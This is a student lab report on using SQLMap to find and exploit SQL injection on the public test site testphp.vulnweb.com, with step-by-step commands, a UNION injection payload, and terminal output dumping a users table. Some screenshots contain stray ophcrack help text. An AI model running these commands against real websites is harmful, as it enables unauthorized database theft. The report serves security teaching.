

Experiment No. – 4				
Date of Performance:				
Date of Submission:				
Program Execution/ formation/ correction/ ethical practices (06)	Timely Submission (01)	Viva (03)	Experiment Total (10)	Sign with Date

Experiment No. 4

SQL injection vulnerabilities in a website database using SQLMap.

4.1 Aim: Detect SQL injection vulnerabilities in a website database using SQLMap.

4.2 Course Outcome: Illustrate the various tools and techniques used by attackers to launch their attacks.

4.3 Learning Objectives: Detect SQL injection.

4.4 Requirement: Kali Linux

4.5 Related Theory:

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

By leveraging SQL injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL injection can also be used to add, modify and delete records in a database, affecting data integrity.

To such an extent, SQL injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

SQLMAP: sqlmap is an open source penetration testing tool inbuilt in Kali Linux that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out- of-band connections.

4.6 Procedure:

Step 1: Open the package

Boot into your Kali linux machine. Start a terminal, and type –

sqlmap -h


It lists the basic commands that are supported by SqlMap. To start with, we'll execute a simple command.

sqlmap -u <URL to inject>. In our case, it will be-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

Sometimes, using the –time-sec helps to speed up the process, especially when the server responses are slow.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –time-sec 15
```




```
kali@kali: ~  
File Actions Edit View Help  
zsh: suspended ping 10.0.2.2  
(kali@kali)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 01:32:58 /2022-12-31/  
[01:32:59] [INFO] testing connection to the target URL  
[01:33:00] [INFO] checking if the target is protected by some kind of WAF/IPS  
[01:33:01] [INFO] testing if the target URL content is stable  
[01:33:02] [INFO] target URL content is stable  
[01:33:02] [INFO] testing if GET parameter 'cat' is dynamic  
[01:33:02] [INFO] GET parameter 'cat' appears to be dynamic  
[01:33:03] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')  
[01:33:04] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might b
```

Figure 4.1 Running sqlmap

Note: Depending on a lot of factors, sqlmap may sometimes ask you questions which have to be answered in yes/no. Typing y means yes and n means no. Here are a few typical questions you might come across-

- Some messages say that the database is probably Mysql, so sqlmap should skip all other tests and conduct mysql tests only. Your answer should be yes (y).
- Some message asking you whether or not to use the payloads for specific versions of Mysql. The answer depends on the situation. If you are unsure, then it's usually better to say yes
- **Step 2: Database**

- In this step, we will obtain database names, column names and other useful data from the database.
- So first we will get the names of available databases. For this we will add `-dbs` to our previous command. The final result will look like –
- `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs`



```

kali@kali: ~
File Actions Edit View Help
-l file          log all output to the specified file
-n num          specify the number of threads to use
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs (-)
-q            quiet mode
-r            launch the cracking when ophcrack starts (GUI only)
{1.6.11#stable}
the file to use to automatically save the progress
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:36:36 /2022-12-31/
Example: ophcrack -u -c /path/to/tables -t xp_free_fast,0,3,vista_free
[01:36:37] [INFO] resuming back-end DBMS 'mysql'
[01:36:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: in
/path/to/tables/xp_free_fast and all tables in /path/to/table
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 4712=4712

```

Figure 4.2 step 2

```
kali@kali: ~
File Actions Edit View Help
[01:36:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:36:38] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[01:36:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:36:39 /2022-12-31/
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
```

Figure 4.3 step 3

Step 3: Tables

Now we are obviously interested in the acuart database. Information schema can be thought of as a default table which is present on all your targets, and contains information about structure of databases, tables, etc., but not the kind of information we are looking for. It can, however, be useful on a number of occasions. So, now we will specify the database of interest using -D and tell sqlmap to enlist the tables using -tables command. The final sqlmap command will be-

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -tables

```
kali@kali: ~
File Actions Edit View Help
-- file -- log all output to the specified file
[01:38:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:38:17] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+
opncrack -g -d /path/to/tables -t xp_free_fast,0,3,vista_free
[01:38:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:38:18 /2022-12-31/
(kali@kali)-[~]
$
```

Figure 4.4 step 4

Step 4 : Columns

Now we will specify the database using -D, the table using -T, and then request the columns using --columns. I hope you guys are starting to get the pattern by now. The most appealing table here is users. It might contain the username and passwords of registered users on the website (hackers always look for sensitive data). The final command must be something like-

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T users --columns

```

kali@kali: ~
File Actions Edit View Help
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:52:50] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
[01:52:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:52:51 /2022-12-31/

```

Figure 4.5 step 5

Step 5: Data

Now we will be getting data from multiple columns. As usual, we will specify the database with -D, table with -T, and column with -C. We will get all data from specified columns using -dump. We will enter multiple columns and separate them with commas. The final command will look like this.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass -dump
```



```

kali@kali: ~
File Actions Edit View Help
78564669515051467758546f,0x717a6b7671),NULL,NULL-- -le
--n num specify the number of threads to use
[01:56:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:56:22] [INFO] fetching entries of column(s) 'email,name,pass' for table '
users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+
| email | name | pass |
+-----+-----+-----+
| hlw | anubha mishra | test |
+-----+-----+-----+

[01:56:23] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[01:56:23] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:56:23 /2022-12-31/

(kali@kali)-[~]
$

```

Figure 4.6 Output

4.7 Simulated Output

```

kali@kali: ~
File Actions Edit View Help
AJAX Demo
{1.8.5#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 01:42:11 /2024-08-23/


[01:42:11] [INFO] testing connection to the target URL
[01:42:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:42:12] [INFO] testing if the target URL content is stable
[01:42:13] [INFO] target URL content is stable
[01:42:13] [CRITICAL] no parameter(s) found for testing in the provided data
(e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised t
o rerun with '--forms --crawl=2'

[*] ending @ 01:42:12 /2024-08-23/

(kali@kali)-[~]
$

```



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs  
 {1.8.5#stable}  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 01:46:33 /2024-08-23/  
  
[01:46:33] [INFO] testing connection to the target URL  
[01:46:33] [INFO] checking if the target is protected by some kind of WAF/IPS  
[01:46:34] [INFO] testing if the target URL content is stable  
[01:46:34] [INFO] target URL content is stable  
[01:46:34] [INFO] testing if GET parameter 'cat' is dynamic  
[01:46:34] [INFO] GET parameter 'cat' appears to be dynamic  
[01:46:35] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')  
[01:46:35] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks  
[01:46:35] [INFO] testing for SQL injection on GET parameter 'cat'
```

```
kali@kali: ~  
File Actions Edit View Help  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7176767171,0x6f704562566c6e684d4e68697a69657750766c5245416244735a576654746e457270506e514a414e,0x71707a7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--  
  
[01:54:02] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[01:54:02] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts   |  
| categ   |  
| featured|  
| guestbook|  
| pictures|  
| products|  
| users   |  
+-----+  
  
[01:54:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

4.8 Conclusion:

Hence we learned to perform SQL injection vulnerabilities in a website database using SQLMap.

4.8 Questions:

1. Through the **Web Application Firewall (WAF)** system, we can detect SQL Injection attacks.
2. To prevent the SQL Injection attack, we should **use prepared statements with parameterized queries, employ input validation and escaping, and utilize ORM (Object-Relational Mapping) tools.**
3. To insert, update and delete the data are all the types of **SQL Injection** attacks.
4. **SQL Injection** is a Code Penetration Technique and loss to our database could be caused due to it.